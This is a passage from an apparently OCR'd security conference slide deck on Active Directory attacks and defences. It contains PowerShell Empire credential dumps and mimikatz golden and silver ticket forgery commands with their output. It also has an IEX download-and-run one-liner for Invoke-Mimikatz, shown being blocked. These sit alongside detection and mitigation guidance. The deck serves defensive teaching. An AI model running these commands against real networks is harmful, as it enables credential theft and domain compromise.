  RRLEERGPVNY2XHUU   192.168.52.210  WINDOWS3       *DEV\SYSTEM     vmtoolsd/1620
  4S4HV1NX2TMZ2W3M   192.168.52.210  WINDOWS3       *DEV\chris      powershell/7884
  HGR1HKRBUCHCWFHH   192.168.52.210  WINDOWS3       DEV\chris       vmtoolsd/2832
  DGN2UWAUGWGURE4F   192.168.52.210  WINDOWS3       *DEV\SYSTEM     winlogon/496
  MAESKKPZLSRVEG3R   192.168.52.210  WINDOWS3       *DEV\SYSTEM     lsass/564
  PWLCRNKPWT2LXA2E   192.168.52.210  WINDOWS3       *DEV\SYSTEM     services/556
  4GC13DXWFATFLRHX   192.168.52.210  WINDOWS3       DEV\chris       explorer/1720
  1LZZZ1EARMRSTPYP   192.168.52.210  WINDOWS3       *DEV\SYSTEM     wininit/452
  RHXYMTG3NSGCMBGS   192.168.52.210  WINDOWS3       *DEV\SYSTEM     spoolsv/1220
  SYYHKYNZPUYT3YHD   192.168.52.210  WINDOWS3       DEV\chris       notepad/3828

(Empire: agents) >
```


PowerShell Empire- Get-AllTheCredentials

```
(Empire: RFVCVGXLMDZCFPU3) > creds

Credentials:

 CredID  CredType   Domain      UserName   Host      Password
 ------  --------   ------      --------   ----      --------
 1       hash       lab.local   justin     WINDOWS2  780f30085fa9cd3f9d9
 2       hash       lab.local   dfm        WINDOWS2  35ee01f2b9dabc466d3
 3       hash       lab.local   Will       WINDOWS2  20fc2d177f4fdf4aec6
 4       hash       lab.local   Matt       WINDOWS2  7794962738ba0247c63
 5       hash       lab.local   WINDOWS2$  WINDOWS2  9b510f4a886bb4b27ce
 6       plaintext  lab.local   justin     WINDOWS2  !J1234567890
 7       plaintext  lab.local   dfm        WINDOWS2  Hamburgers!
 8       plaintext  lab.local   Will       WINDOWS2  !W1234567890
 9       plaintext  lab.local   Matt       WINDOWS2  !M1234567890
```

Blue Team Response: AD Persistence

- Detection: Varies
  - DSRM: DSRM pw change
  - SSP: Registry config
  - Skeleton Key: Ticket Encryption
  - SID History: User Attribute
  - Malicious WMI: Inventory WMI
    [WMI Session Tomorrow 1pm]
- Mitigation:
  - Protect AD Admins

Golden Ticket (Forged TGT) Communication



Golden Ticket Limitation

- Admin rights limited to current domain.
- Doesn't work across trusts unless in EA


```
mimikatz(commandline) # kerberos::golden /admin:Administrator /domain:resource.la
09-4128614026-4135338336 /krbtgt:488b468d8bc43615a1425c6a735e85bb /startoffset:0 /
User      : Administrator
Domain    : resource.lab.adsecurity.org
SID       : S-1-5-21-2242142109-4128614026-4135338336
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime  : 7/3/2015 10:52:28 PM ; 7/4/2015 8:52:28 AM ; 7/10/2015 10:52:28 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully subm

mimikatz(commandline) # exit
Bye!
PS C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$
The password is invalid for \\adsdc03.lab.adsecurity.org\admin$.
```

Golden Ticket – Now More GOLDEN!

- ✦Mimikatz now supports SID History in Golden Tickets

```
mimikatz(commandline) # kerberos::golden /admin:Administrator /domain:resource.lab.adsecurity.
09-4128614026-4135338336 /sids:S-1-5-21-1583770191-140008446-3268284411-519 /krbtgt:488b468d8
tartoffset:0 /endin:600 /renewmax:10080 /ptt
User      : Administrator
Domain    : resource.lab.adsecurity.org
SID       : S-1-5-21-2242142109-4128614026-4135338336
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1583770191-140008446-3268284411-519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime  : 7/3/2015 11:54:59 PM ; 7/4/2015 9:54:59 AM ; 7/10/2015 11:54:59 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted for cu

mimikatz(commandline) # exit
Bye!
PS C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$
The command completed successfully.
```

Silver Ticket (Forged TGS) Communication



Silver Ticket: Domain Controller Exploitation

- Attacker dumped AD & has all domain creds.
- Corp IT changed all user, admin, and service account passwords (and KRBTGT pw 2x).
- Attacker still has Domain Controller computer account password hashes.

What is possible with these?

Silver to Gold

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:LAB.ADSECURITY.ORG /id:260
482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:f79329f906f0ef88e8d45c34e7d0f28f
User      : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: f79329f906f0ef88e8d45c34e7d0f28f - rc4_hmac_nt
Service   : HTTP
Target    : adsdc02.lab.adsecurity.org
Lifetime  : 4/4/2015 10:16:44 PM ; 4/1/2025 10:16:44 PM ; 4/1/2025 10:16:44 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session
```

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:LAB.ADSECURITY.ORG /i
482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:f79329f906f0ef88e8d45c34e7d
User      : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: f79329f906f0ef88e8d45c34e7d0f28f - rc4_hmac_nt
Service   : wsman
Target    : adsdc02.lab.adsecurity.org
Lifetime  : 4/4/2015 10:18:08 PM ; 4/1/2025 10:18:08 PM ; 4/1/2025 10:18:08 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current se
```


Silver to Gold

```
PS C:\temp\mimikatz> New-PSSession -Computer "adsdc02.lab.adsecurity.org"

 Id Name            ComputerName    State    ConfigurationName     Availab
 -- ----            ------------    -----    -----------------     -------
  1 Session1        adsdc02.lab.... Opened   Microsoft.PowerShell     Avai
```

```
PS C:\temp\mimikatz> .\invoke-mimikatz.ps1

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */


mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # lsadump::lsa /name:krbtgt /inject
Domain : ADSECLAB / S-1-5-21-1387203482-2957264255-828990924

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    LM   :
    NTLM : cdc53c282915380a09750f5657ea41c7
```


TRUST FALL
ICANHASCHEEZEBURGER.COM

Cross-Domain/Forest Kerberos



Detecting Forged Kerberos: **Golden** & **Silver** Tickets

- Normal, valid account logon event data structure:
  - **Security ID:** DOMAIN\AccountID
  - **Account Name:** AccountID
  - **Account Domain:** DOMAIN

- **Golden & Silver Ticket** events ***may*** have one of these issues:
  - The Account Domain field is blank when it should contain DOMAIN.
  - The Account Domain field is DOMAIN FQDN when it should contain DOMAIN.
  - The Account Domain field contains "eo.oe.kiwi :)" or "<3 eo.oe - ANSSI E>" or similar…

Event IDs: 4624 (logon), 4672 (admin logon), 4634 (logoff)

Blue Team (Defense)

PowerShell Attack Detection

Log all PowerShell activity

Interesting Activity:

- .Net Web Client download.
- Invoke-Expression (and derivatives: “iex”).
- “EncodedCommand” (“-enc”) & “Bypass”
- BITS activity.
- Scheduled Task creation/deletion.
- PowerShell Remoting (WinRM).

- Limit & Track PowerShell Remoting (WinRM).
- Audit & Meter PowerShell usage.

PowerShell v5 Security Enhancements

- Script block logging
- System-wide transcripts
- Constrained PowerShell
- Antimalware Integration (Win 10)

Windows Management Framework (WMF) version 5 will be available for download: "Later, in Q4 of 2015"

PowerShell v5 Security: Script Block Logging

```
PS C:\Users\ADSAdmin> powershell -encodedcommand VwByAGkAdABlACOA
Running Invoke-Mimikatz...
```

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General | Details

```
Creating Scriptblock text (1 of 1):
Write-Output "Running Invoke-Mimikatz..."

ScriptBlock ID: cbd51773-c40f-4f73-9b77-808a7624d1c7
```

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	6/25/2015 8:30:16 PM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Verbose	Keywords:	None

PowerShell v5 Security: System-Wide Transcripts

```
PS C:\> get-content C:\Users\ADSAdmin\Documents\PowerShell_transcript.ADSWK10.6Cu
**********************
Windows PowerShell transcript start
Start time: 20150730171748
Username: ADSWK10\ADSAdmin
RunAs User: ADSWK10\ADSAdmin
Machine: ADSWK10 (Microsoft Windows NT 10.0.10074.0)
Host Application: C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe
Process ID: 3928
**********************
C:\Users\ADSAdmin\Documents\PowerShell_transcript.ADSWK10.6CuHE1fY.20150730171748

**********************
Command start time: 20150730172926
**********************
PS C:\Windows\system32> get-service

Status   Name               DisplayName
------   ----               -----------
Stopped  AJRouter           AllJoyn Router Service
Stopped  ALG                Application Layer Gateway Service
Stopped  AppIDSvc           Application Identity
Running  Appinfo            Application Information
Stopped  AppMgmt            Application Management
Stopped  AppReadiness       App Readiness
Running  AppXSvc            AppX Deployment Service (AppXSVC)
Running  AudioEndpointBu... Windows Audio Endpoint Builder
Running  Audiosrv           Windows Audio
Stopped  AxInstSV           ActiveX Installer (AxInstSV)
Stopped  BDESVC             BitLocker Drive Encryption Service
Running  BFE                Base Filtering Engine
Running  BITS               Background Intelligent Transfer Ser
```

PowerShell v5 Security: Constrained PowerShell

```
PS C:\Windows\system32> $executionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32>
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -

New-Object : Cannot create type. Only core types are supported in this language mode.
At line:1 char:6
+ IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); ...
+      ~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSupportedException
    + FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectComman

Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file,
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct ar
again.
At line:1 char:71
+ ... lient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCr ...
+                                                   ~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```

Windows 10 PowerShell Security: Antimalware Integration

```
PS C:\Windows\system32> Iex (Invoke-WebRequest http://pastebin.com/ra
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your a
At line:4 char:1
+ iex $string
+ ~~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], P
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microso
```

```
At line:1 char:1
+ function Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Mitigation Level One (Low)


- Minimize the groups (& users) with DC admin/logon rights
- Separate user & admin accounts
- No user accounts in admin groups
- Set all admin accounts to “sensitive & cannot be delegated”
- Deploy Security Back-port patch (KB2871997)
- Set GPO to prevent local accounts from connecting over network to computers (KB2871997).
- Use long, complex (>25 characters) passwords for SAs.
- Delete (or secure) GPP policies and files with creds.
- Patch server image (and servers) before running DCPromo
- Implement RDP Restricted Admin mode

Mitigation Level Two (Moderate)

